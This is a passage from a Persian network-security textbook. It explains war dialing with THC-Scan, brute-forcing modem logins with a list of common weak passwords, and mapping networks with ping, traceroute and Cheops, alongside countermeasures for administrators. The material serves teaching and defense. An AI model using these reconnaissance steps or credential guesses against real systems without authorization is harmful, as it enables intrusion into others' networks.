
THC-Scan 2.0

در سال ۱۹۹۸ نسخهٔ قدرتمند Toneloc بصورت متحول شده و بسیار قابل انعطاف توسط Van Hauser با نام THC-Scan معرفی شد که از بسیاری جهات شبیه Toneloc بود. شاید بتوان ادعا کرد کهTHC-Scan مشهورترین و قدرتمندترین ابزار حمله به مودم است. این ابزار رایگان و قوی بر روی ویندوز (9x, NT, 2000,XP) قابل اجراست و در آدرس زیر در اختیار عموم می‌باشد:

http://thc.inferno.tusculum.edu/

اگر چه این ابزار دارای خروجی گرافیکی نیست و در خط فرمان اجرا می‌شود ولیکن بسیار جامع، سازمان یافته و ساده است. در شکل (۱-٦) صفحهٔ خروجی این ابزار مشاهده می‌شود. صفحهٔ خروجی THC-Scan به بخشهای زیر تفکیک شده است:

- **MODEM Window** : در این پنجره ، فرامینی که از طرف THC-Scan به سمت مودم سمت مقابل ارسال شده و همچنین پاسخهای دریافتی مشاهده می‌شود. (این فرامین سازگار با دستورات مودمهای Hayes است.)
- **پنجرهٔ Time** : در این پنجره زمان فعلی، زمان شروع و زمان احتمالی خاتمهٔ جستجوی مودمها نشان داده می‌شود.
- **پنجرهٔ Found** : هرگاه یک مودم فعال کشف شود در این پنجره نشان داده خواهد شد.
- **پنجرهٔ Statistic** : در این پنجره گزارش لحظه به لحظهٔ مودمهای کشف شده، وجود سیگنال حامل از یک مودم، تخمینی از تعداد تماس در هر ساعت و برخی دیگر از گزارشهای مفید به کاربر ارائه می‌شود.



شکل (۱-٦) خروجی THC-Scan در محیط MS-DOS Prompt

- **پنجرهٔ Log Window** : در این پنجره تمام عملیات انجام شده بهمراه زمان انجام و مشخصات آن درج می‌شود. اطلاعات این پنجره برای بررسی‌های بعدی درون یک فایل ذخیره می‌شود.

ویژگیهای THC-Scan

برخی از ویژگیهای عمدهٔ THC-Scan به شرح زیرند:

- **Dial random, Sequential or list of numbers** : THC-Scan قادر است شماره‌های تلفن مشخص شده را بصورت تصادفی و درهم جستجو کند یا آنکه پشت سر هم با شماره‌ها تماس بگیرد؛ همچنین کاربر می‌تواند ترتیب شماره‌ها را توسط یک فایل در اختیار آن قرار بدهد.
- **Nudging** : عمل Nudging بدین معناست که THC-Scan پس از کشف یک مودم فعال، رشته‌ای از کاراکترهای از قبل مشخص را برای آن ارسال می‌نماید. این عمل برای آنست که پاسخ مودم مقابل، مشاهده شود و با بررسی login prompt یا پیام هشدار دریافتی نوع سرویس‌دهندهٔ مودم تعیین شود. این مشخصه برای حملات بعدی بر علیه مودم کارساز خواهد بود.
- **Random Wait Between Calls** : THC-Scan قادر است مابین تماسهای مکرری که با شماره‌های تلفن برقرار می‌کند بصورت تصادفی یک مدّت زمان محدود فاصله بیندازد تا تماسهای پی‌درپی شکّ‌برانگیز نباشد و عمل پویش مودمها کشف نشود.
- **Break up Work** : چون عمل پویش مودمها و شماره‌گیری بسیار کند است لذا نفوذگر می‌تواند از طریق چند ماشین یا چند مودم (روی یک ماشین) عمل پویش را بین آنها توزیع کند تا بر سرعت کار افزوده شود.

وقتی THC-Scan در حال اجراست و بطور مکرر شماره می‌گیرد ممکن است با حالات زیر مواجه

شود:

- خط اشغال است. در این حالت سراغ شمارهٔ بعدی می‌رود ولی آنرا در آینده مجدداً شماره‌گیری خواهد کرد.
- خط آزاد است ولی در سمت مقابل یک شخص از همه جا بی‌خبر گوشی را برداشته و مدام سلام می‌کند!! چون سیگنال حامل معتبری دریافت نمی‌شود پس از مدتی انتظار (مثلاً ده ثانیه) ارتباط را قطع و به سراغ شمارهٔ بعدی می‌رود.
- خط آزاد و به مودم متصل است. بنابراین سیگنال حامل معتبر دریافت می‌شود؛ بلافاصله آن شماره تلفن در فایلی ثبت می‌شود.

نفوذگران معمولاً در اوقات فراغت THC-Scan را اجرا می‌نمایند و چون ممکن است ساعتها طول بکشد آنرا بحال خود رها کرده و بعداً برای دریافت نتیجه به آن مراجعه می‌کنند؛ جای هیچ نگرانی نیست چون نتیجهٔ کار در فایلی ثبت خواهد شد.

یکی دیگر از مشخصات THC-Scan آنست که اگر چه تمام کارها را بصورت خودکار و طبق تنظیمات پیش‌فرض انجام می‌دهد ولیکن در حال اجرا از کاربر فرمان می‌پذیرد و فرامین صادر شده توسط صفحه کلید را در روند کار خود تاثیر می‌دهد. بعنوان مثال THC-Scan وقتی با تماسی مواجه می‌شود که در سمت مقابل بجای مودم کسی گوشی را برداشته و سلام می‌کند، باید تا زمان مشخص شده (مثلاً ده ثانیه) منتظر یک سیگنال حامل مربوط به مودم بماند و سپس ارتباط را قطع کند. حال اگر نفوذگر در کنار کامپیوترش نشسته باشد و در هنگام وصل ارتباط، صدای کسی را بشنود می‌تواند با فشار دادن حرف ***b*** روی صفحه کلید از THC-Scan بخواهد تا بلافاصله ارتباط را قطع کرده و شمارهٔ بعدی را بگیرد. لذا زمان پیش‌فرض انتظار حذف شده و بر سرعت کار افزوده خواهد شد؛ همچنین اگر نفوذگر وجود یک سیگنال مودم را با گوش خود تشخیص داد می‌تواند سریعاً با فشار کلید C از THC-Scan بخواهد تا آن شماره را در فایل ثبت کرده و سریعاً شمارهٔ بعدی را بگیرد.

کار کردن با THC-Scan بسیار ساده است و گزینه‌های زیاد و سردرگم کننده‌ای ندارد.

عملات بعد از پیدا شدن مودمهای فعال

فرض کنید نفوذگر خطوط تلفن متصل به مودمهای فعّال را از طریق ابزاری مثل THC-Scan پیدا کرده است. اقدام بعدی او چیست؟ بگونه‌ای که اشاره شد این ابزار، فهرست خطوط تلفن و احتمالاً نوع سرویس‌دهنده مودم متصل به آن را شناسائی کرده و در یک فایل ثبت می‌نماید. نوع سرویس‌دهندهٔ مودم از پیغام ارسالی یا علامت ورود (Prompt Login) که توسط آن ارسال می‌گردد حدس زده می شود. بعضی از سرویس‌دهنده‌ها پس از برقراری ارتباط، یک رشتهٔ کاراکتری برای خوش‌آمدگوئی (Wellcome String) به مودم تماس گیرنده ارسال می‌نمایند که همین رشته ممکن است هویّت آن سرویس‌دهنده را مشخص نماید. بهرترتیب تشخیص نوع مودم و نوع سرویس‌دهنده کمک بزرگی به نفوذگر جهت اقدام بر علیه آن ماشین می‌نماید. به عنوان مثال pcAnywhere بطور پیش‌فرض کلمهٔ عبور ندارد. اگر نفوذگر، مودمی با این سرویس‌دهنده پیدا کند، کار تمام است و اهداف بعدی

خود را پیگیری خواهد کرد چرا که هیچ مانعی بر سر راهش نیست. (در مورد اهداف احتمالی او پس کشف چنین مودمهائی در فصول بعدی صحبت خواهیم کرد) اگر نفوذگر با مودمی مواجه شود که برای ورود او کلمهٔ عبور تقاضا می‌کند، اقدام بعدی او حدس زدن کلمهٔ عبور و ورود به زور (Brute Froce) به آن سیستم است. او برای اینکار می‌تواند از ابزارهای خودکار استفاده کند یا آنکه بصورت دستی عمل نماید. THC Login Hacker یک ابزار جهت ورود به سیستمهائی است که از کاربر کلمهٔ عبور تقاضا می‌نمایند. این ابزار در آدرس زیر عرضه می‌شود:

http://thc.inferno.tusculum.edu/

بهرحال عمل کشف کلمهٔ عبور بسیار وقتگیر خواهد بود (چه بصورت خودکار و چه بصورت دستی) ولی تنها سرمایهٔ یک نفوذگر برای نفوذ به یک سیستم "زمان" است و احتمالاً ساعتها یا هفته‌ها برای اینکار هزینه خواهد کرد.

در مورد روشهای حدس و کشف کلمهٔ عبور، بطور مشروح در فصل بعدی صحبت خواهیم کرد ولی در اینجا بد نیست تا کلمات عبور رایج را که معمولاً افراد ناآشنا و سهل‌انگار بعنوان کلید رمز ورود به سیستم از راه دور بوسیلهٔ مودم برمی‌گزینند، معرفی کنیم:

- <blank>
- root
- sync
- bin
- nobody
- operator
- manager
- admin
- administrator
- system
- days of the week
- COMPANY_NAME
- COMPANY_PRODUCT

هر کدام از آیتمهای فوق بایستی بعنوان کلمهٔ عبور یا مشخصهٔ کاربری (User ID) امتحان شوند. پس از آزمودن مجموعهٔ بسیار گسترده‌ای از کلمات عبور (با صرف وقت کافی)، احتمال آنکه نفوذگر بتواند از راه دور به سیستم وارد شود وجود دارد، بالاخص هرگاه کلمهٔ عبور ضعیف، کوتاه یا معنی‌دار انتخاب شده باشد. نفوذ از طریق مودمهای ناامن به معنای باز شدن دروازهٔ سیستم برروی نفوذگر برای عملیات بعدی اوست.

مقابله با نفوذ از طریق مودمهای ناامن

اگر شبکه‌ای بواسطهٔ مودمهای ناامن یا فاقد کلمهٔ عبور مورد حمله قرار گیرد، هیچ توجیهی برای مسئول شبکه الا سهل‌انگاری و سستی در مسئولیت، پذیرفته نخواهد بود چرا که پیشگیری از چنین حملاتی چندان مشکل نیست. نکات زیر را به عنوان روشهای مقابله با نفوذ از طریق مودم توصیه می‌نمائیم:

- سیاست مدّون و مصوبی در مورد نحوهٔ استفادهٔ کارکنان از مودم اتخاذ کرده و بصورت صریح به

آنها ابلاغ کنید. وجود خطوط مستقیم در یک سازمان شاید کارکنان را وسوسه کند که در برخی از زمانها از اشتراک اینترنت شخصی خود استفاده کنند و بالاخص مودم خود را برای پیگیری کارهای اداری در منزل فعال نگاه دارند. توصیهٔ موکد آنست که بهیچوجه اجازهٔ استفادهٔ پراکنده و شخصی از مودم را به هیچکس ندهید. اگر احتمالاً مجموعهٔ شما به تعدادی مودم احتیاج دارد آنرا بصورت متمرکز و یکجا و تحت نظارت مستقیم خودتان (بعنوان مسئول شبکه) قرار بدهید تا امکان بازرسی آن بسادگی وجود داشته باشد.

اگر جهت ارتباط مستقیم با یک موسسهٔ دیگر مجبور به استفاده از مودم هستید نظارت و مسئولیت مستقیم مودم و سرویس‌دهندهٔ آن را برعهده گرفته و کلمات عبور بسیار مشکل و طولانی برای ورود از طریق آن در نظر بگیرید.

دقت کنید که اگر قرار باشد مورد یک تهاجم سازمان یافته و طراحی شده قرار بگیرید، احتمال آنکه خطوط تلفن متصل به مودم شما کشف شود بسیار زیاد است لذا در ذهن خود فرض کنید این خطوط شناخته شده هستند و در عوض، ورود به آنرا به وسیلهٔ کلمهٔ عبور مناسب و سرویس‌دهنده‌های قوی غیرممکن کنید.

هر چند در ذهن خود خطوط متصل به مودم را کشف شده فرض می‌کنید ولی در هر حال تا موقعی که از مودمها بعنوان خطوط اختصاصی شبکه با یک موسسه یا یک شخص استفاده می‌شود شماره تلفن چنین خطوطی را حتی از کارکنان خود مخفی نگه‌دارید. (بگذارید حداقل نفوذگر برای کشف خط مودم وقت تلف کند و هزینه بپردازد.)

- **تنظیم خطوط تلفن مبتنی بر سیاستهای مدون:** فرض کنید که سیاست امنیتی موسسهٔ شما ایجاب می‌کند که استفاده از مودم بطور عام ممنوع باشد ولی چند کاربر بدلائل کاری مجبور هستند که از طریق مودم با بیرون شبکه ارتباط برقرار کنند. بهیچوجه خط ارتباط مستقیم به کسی اختصاص ندهید بلکه یک خط آزاد از طریق مرکز سوئیچ داخلی موسسهٔ خودتان (PBX) برای این منظور در نظر بگیرید، بگونه‌ای که فقط بتوان از درون با بیرون ارتباط برقرار کرد و ارتباطات از بیرون به درون وصل نشود؛ این کار در مراکز سوئیچ تلفن دیجیتالی بسادگی میسر است. بدین نحو نفوذگر بهیچوجه قادر نخواهد بود با چنین مودمی ارتباط برقرار کرده و فعل و انفعال داشته باشد.

  اگر یک کاربر نیاز به ارتباط دو طرفه داشته باشد (که آنرا شما تشخیص می‌دهید) باز هم خط لازم را از طریق PBX برقرار کنید و در ضمن بر آن نظارت مستقیم داشته باشید، کلمهٔ عبور را بررسی کنید و آن را به انجام امور اداری و تعریف شده محدود کنید.
- **مودمهای خود را قبل از نفوذگر پیدا کنید:** تمام سیاستهای امنیتی، محدود کردن خطوط تلفن، ابلاغ دستورالعمل و بخشنامه، ممکن است توسط کارکنان فرصت‌طلب یا سهل‌انگار با بی‌توجهی مواجه شود و شما هم قدرت اجرائی کافی برای برخورد با آنها را نداشته باشید. بهمین دلیل توصیه می‌کنیم ابزاری را که نفوذگر برای نفوذ به شبکهٔ شما استفاده می‌کند، خودتان بر علیه شبکه بکار بگیرید تا مودمها و سرویس‌دهنده‌های آسیب‌پذیر را پیدا کنید و برای آن چاره‌ای بیندیشید. توصیهٔ ما

آنست که هر سه ماه (یا ٦ ماه ـ براساس بزرگی سازمان و حساسیت آن) یکبار از THC-Scan بر علیه شبکهٔ خود استفاده کنید. چون شما محدودهٔ شماره‌های تلفن مجموعهٔ خود و تعداد آنها را می‌دانید، مشکل چندانی در انجام این کار نخواهید داشت. (فهرست شماره‌های تلفن را از مسئول مخابرات یا PBX خود سؤال کنید)

- یکی از تمهیدات سخت‌گیرانه آنست که هرازگاهی از مرکز مخابرات فهرست شماره‌هائی که در طول ماه با آن شماره‌ها تماس گرفته شده است را گرفته و بدقت بازرسی کنید و برای شماره‌های نامشخص و مشکوک از کاربر مربوطه توضیح بخواهید.
- **سختگیری فیزیکی**: اگر امنیت را در حدّ بالائی انتظار دارید: اوّلاً اجازهٔ ورود هیچ کامپیوتر کیفی یا دستی و حتی تلفن همراه را به کارمندان خود ندهید. آنها باید مجبور باشند این ابزار را در هنگام ورود تحویل بدهند. ثانیاً هر از گاهی بصورت سرزده کامپیوترها را میز به میز بگردید و آنها را از لحاظ اتصال به مودم بازرسی کنید. (قبل از آن باید دستور جمع‌آوری تمام مودمها صادر شده باشد) ثالثاً طبق معمول شبکه‌های دولتی و حساس، تمام کامپیوترها را لاک و مهر کرده و شماره‌گذاری کنید. هیچ کس حق باز کردن درب کامپیوتر را به هر منظوری ندارد. رابعاً خطوط مستقیم در اختیار کارکنان قرار ندهید.

نقشه‌برداری از شبکه


پس از کسب اطلاعات اولیه، نفوذگر تلاش می‌کند اطلاعات فنّی و دقیق‌تری از شبکه بدست آورد. در اوّلین گام، او باید ساختار و توپولوژی شبکه را ترسیم کرده و معماری شبکه را از لحاظ آرایش سرویس‌دهنده‌ها، مسیریابها، دیوارهای آتش، پلها و دیگر تجهیزات موجود در شبکه، دقیقاً تعیین نماید. در حقیقت نفوذگر با ابزارهای پویش در شبکه قدم می‌زند و ماشینهای سرویس‌دهندهٔ Web ، FTP ، DNS ، RAS و Mail و Proxy و نظایر آنرا تشخیص می‌دهد. اگر نفوذگر یکی از کاربران شبکه باشد و از درون شبکه اقدام به پویش و جستجو نماید احتمال موفقیت او بیشتر خواهد بود چرا که ابزارهای پویشگر و نقشه‌بردار شبکه با سرعت بیشتر و تاخیر کمتر عمل می‌کنند. در ضمن دیوارهای آتش معمولاً ترافیک داخلی یک شبکه را بررسی نمی‌کنند. ولی اگر نفوذگر از بیرون شبکه ، اقدام به پویش و نقشه‌برداری از شبکه نماید مجبور به تامین پهنای باند کافی، صرف زمان چندین برابر و نفوذ از دیوار آتش خواهد بود.

نقشه‌برداری از یک شبکه برای پی‌ریزی یک حمله، شامل مراحل زیر خواهد بود:


- **مشخص کردن ماشینهای فعال:** برای نقشه‌برداری از یک شبکه باید تمام ماشینهای شبکه Ping شوند. فرض کنید در مرحلهٔ شناسائی مقدماتی، نفوذگر آدرس IP یک شبکه را 192.145.11.0 تشخیص داده باشد. این آدرس کلاس C است و در چنین شبکه‌ای حداکثر ۲٥٤ ماشین قابل تعریف می‌باشد. لذا باید تمام این آدرسها از 192.145.11.1 تا 192.145.11.254 با ارسال بسته‌های (Ping) ICMP Echo Request ، از لحاظ آماده بودن مورد آزمایش قرار بگیرد.

اگر یک ماشین در پاسخ به بسته‌های Ping ، بستهٔ Echo Reply برگرداند، آن ماشین زنده و فعّال است. در غیر اینصورت فعلاً فرض می‌شود که آن ماشین فعال نیست. البته عمل Ping آدرسها، یکی‌یکی و بوسیلهٔ فرمان Ping انجام نمی‌شود بلکه این عمل بصورت خودکار و توسط نرم‌افزار انجام می‌گیرد.
وقتی یک ماشین به پیام Ping پاسخ نمی‌دهد نمی‌توان یقین داشت که آن ماشین غیرفعال است زیرا برخی از سرویس‌دهنده‌ها برای پیشگیری از شناسائی، کلیهٔ بسته‌های ICMP را (که Ping هم جزو آنهاست) حذف می‌کنند. بنابراین نفوذگر برای اطمینان، بررسی‌های دیگری هم انجام می‌دهد. این بررسی‌ها شامل ارسال بسته‌های TCP یا UDP به پورتهای شناخته شده مثل (HTTP-80)، (Mail-25) و سپس انتظار برای پاسخ می‌باشد. اگر یکی از این پورتها باز باشد در پاسخ به بستهٔ SYN یک بسته SYN-ACK برخواهد گشت و نشان می‌دهد که آن ماشین فعال است. بنابراین مشخص کردن ماشینهای فعّال با ارسال بسته‌های ICMP و یا TCP/UDP امکان‌پذیر است.

- **تعقیب مسیرها در شبکه (Trace Route)** : پس از آنکه نفوذگر تشخیص داد کدام ماشین در شبکه هدف فعال است سعی خواهد کرد تا توپولوژی کل شبکه را ارزیابی کند. مراحل مقدماتی این کار با عملیات "تعقیب مسیر" (Trace Route) انجام می‌شود تا ترکیب مسیریابها و دروازه‌هائی که ستون فقرات آن شبکه را تشکیل داده‌اند، مشخص شود. بگونه‌ای که قبلاً اشاره شد عملیات تعقیب مسیر بر فیلد TTL از بستهٔ IP متکی است. مقدار اوّلیهٔ TTL تعیین می‌کند که آن بستهٔ IP پس از عبور از چند مسیریاب عمرش به پایان رسیده و باید حذف شود. وقتی یک مسیریاب بسته‌ای را دریافت می‌کند یک واحد از مقدار این فیلد کم می‌کند. بعنوان مثال اگر یک بستهٔ IP با مقدار TTL=30 به یک مسیریاب وارد شود، آن مسیریاب مقدار TTL آنرا به ۲۹ کاهش می‌دهد و مجدداً در آن فیلد درج می‌نماید. در طول مسیر تمام مسیریابها این کار را انجام می‌دهند. اگر در یک مسیریاب پس از کاهش TTL ، مقدار صفر حاصل شود، بسته حذف شده و یک پیغام ICMP به نام 1CMP Time Exceeded به سمت مبداء آن بسته برمی‌گردد. (برای آشنائی با این پیام به فصل دوّم – مفاهیم TCP/IP– مراجعه کنید) فیلد TTL بدین منظور در نظر گرفته شده که هر بسته طول عمر محدودی داشته باشد و به هر دلیلی سرگردان روی شبکه نچرخد، بنابراین وجود این فیلد در هر بسته ضروری است و عددی که در مبداء بسته در این فیلد درج می‌شود بدین معناست که تعداد مسیریابها از مبداء تا مقصد نباید از این عدد بیشتر شود. در کنار وظیفهٔ اصلی فیلد TTL ، از آن می‌توان برای تعقیب مسیر (Trace Route) استفاده کرد، بدین صورت که از ماشین مبداء بسته‌ای با فیلد TTL=1 ارسال می‌شود؛ این بسته پس از دریافت در اولین مسیریاب حذف شده و پیام 1CMP Time Exceeded از آن مسیریاب به مبداء بسته برمی‌گردد. در این پیام آدرس مسیریاب حذف‌کنندهٔ بسته وجود دارد بنابراین هویت اوّلین مسیریاب واقع بر روی مسیر بدست می‌آید. پس از این کار بسته‌ای با فیلد TTL=2 ارسال می‌شود. در این حالت بستهٔ IP ، در دوّمین مسیریاب واقع بر مسیر حذف شده و یک پیام ICMP مبنی بر حذف آن برخواهد گشت. پس هویت دوّمین مسیریاب نیز مشخص می‌شود. این عمل به ازای مقادیر TTL=3,4,5,... تکرار می‌شود تا جائی که بسته به مقصد برسد. به شکل (۲–٦) دقت کنید. این شکل مفهوم کلی عملیات "تعقیب مسیر" را نشان می‌دهد.




شکل (۲-٦) مکانیزم "تعقیب مسیر" با استفاده از فرمان traceroute



شکل (۳-٦) خروجی فرمان tracert در تعقیب مسیر بین ماشین مبداء و یک مقصد

برنامهٔ (فرمان) ***traceroute*** در تمام انواع سیستم عامل یونیکس همین کار را انجام می‌دهد. در سیستم عامل سری ویندوز نیز ، فرمان ***tracert*** همین عملکرد را دارد؛ این فرمان باید در خط فرمان Command Prompt اجرا شود. شکل (۳-٦) خروجی فرمان tracert را برای تعقیب مسیر بین ماشین مبداء و یک مقصد به آدرس 10.15.15.1 نشان می‌دهد. در سمت راست پنجره، آدرس IP مسیریابهای متوالی (از مبداء تا مقصد) فهرست شده‌اند.

از طریق این فرمان نفوذگر برای استخراج توپولوژی شبکه، تلاش می‌کند تا مسیر بین خود و تمام



شکل (٤-٦) استخراج یک نقشهٔ تقریبی از شبکه با استفاده از نتایج traceroute و ping


ماشینهای فعال در شبکهٔ هدف را کشف نماید. بعنوان مثال اگر در مرحلهٔ اوّل، فعال بودن ۱۰ ماشین کشف شده باشد، در مرحلهٔ دوّم ده بار دستور traceroute اجرا می‌شود. در هر بار اجرا ، ماشین مقصد یکی از ماشینهای فعال کشف شده در مرحلهٔ قبل خواهد بود. نفوذگر اطلاعات حاصل از ده بار تعقیب مسیر را کنار هم گذاشته و براساس آن توپولوژی و طریقهٔ چیده شدن ماشینها در شبکه را استخراج می‌کند. به شکل (٤-٦) دقت کنید. نفوذگر با اجرای فرمان traceroute و تحلیل نتایج آن یک نقشهٔ تقریبی از شبکه بدست آورده است.

Cheops : نرم‌افزار نقشه‌برداری از شبکه

هر چند نفوذگر قادر خواهد بود از طریق فرامین ping و traceroute و تحلیل نتیجهٔ آن، توپولوژی شبکهٔ هدف را استخراج نماید ولیکن وقت زیادی از او گرفته خواهد شد. **Cheops** نرم‌افزاری است که عمل استخراج توپولوژی شبکه را بصورت خودکار و دقیق انجام می‌دهد. البته این نرم‌افزار رایگان که در آدرس */http://www.marko.net/cheops* در دسترس عموم است برای اهداف صلح‌جویانه و همچنین مدیریت شبکه طراحی شده است ولی استفادهٔ نامتعارف از آن در راستای حمله به شبکه، اجتناب‌ناپذیر است. این نرم‌افزار توسط شخصی به نام Mark Spencer نوشته شده و تحت Linux اجرا می‌شود.

Cheops ، توپولوژی شبکه را طبق روالی که توضیح داده شد (از طریق فرامین Ping و Traceroute و پردازش هوشمندانهٔ نتایج این فرامین) استخراج و کشف می‌نماید. به گونه‌ای که در شکل (٥-٦) می‌بینید، این نرم‌افزار خروجی گرافیکی بسیار زیبا و قابل فهمی را ارائه می‌دهد.

Cheops به غیر از مکانیزم Ping و Traceroute از روشهای ظریفتری نیز برای بالا بردن دقت عملکرد خود بهره می‌برد. مثلاً برقراری ارتباط با سرویس‌دهندهٔ FTP یا Secure Shell (SSH) از آن



شکل (۵-۶) خروجی گرافیکی ابزار Cheops

جمله‌اند. Cheops برای کشف نوع سیستم عامل هر ماشین از روشی به نـام TCP Stack Fingerprinting بهره می‌گیرد که در ادامهٔ همین فصل با این تکنیک آشنا می‌شوید.

جلوگیری از نقشه‌برداری شبکه

برای آنکه یک نفـوذگر نتواند توپولوژی شبکهٔ شما را کشف نماید بعنوان یک مسئول شـبکه بـاید نکات زیر را مدّ نظر قرار بدهید. دقت کنید که ابزارهائی مثل Cheops یا فرامیـن Ping و Tracert بطـور معمول متکی بر پروتکل ICMP هستند؛ لذا بررسی کنید که:

- آیا کسی نیاز دارد که سرویس‌دهندهٔ وب شما را Ping کند؟ **شاید!** بنابراین تمام ماشـینهائی کـه شناسائی آنها چندان خطری ندارد و احتمالاً لازم خواهد بـود را معیـن کنیـد و ICMP را روی آنها فعال بگذارید!
- آیا کسی احتیاج دارد تا یک سرویس‌دهندهٔ بانک اطلاعـاتی شـما را Ping کنـد؟ **احتمـالاً خـیر!** بنابراین تمام ماشینهائی که لزومی ندارد به بسته‌های ICMP پاسـخ بدهنـد را مشـخص کـرده و ICMP را بر روی آنها غیرفعال کنید!
- آیا به غیر از سرویس‌دهنده‌های عمومی کسی مجاز است شبکهٔ درونی و ماشـینهای آنـرا Ping کند؟ **قطعاً نه!** پس دیوار آتش نصب شده روی مسیریابها را بگونه‌ای تنظیم کنید کـه بسـته‌های

ICMP ورودی به مقصد شبکهٔ درونی را بلوکه و حذف کند.

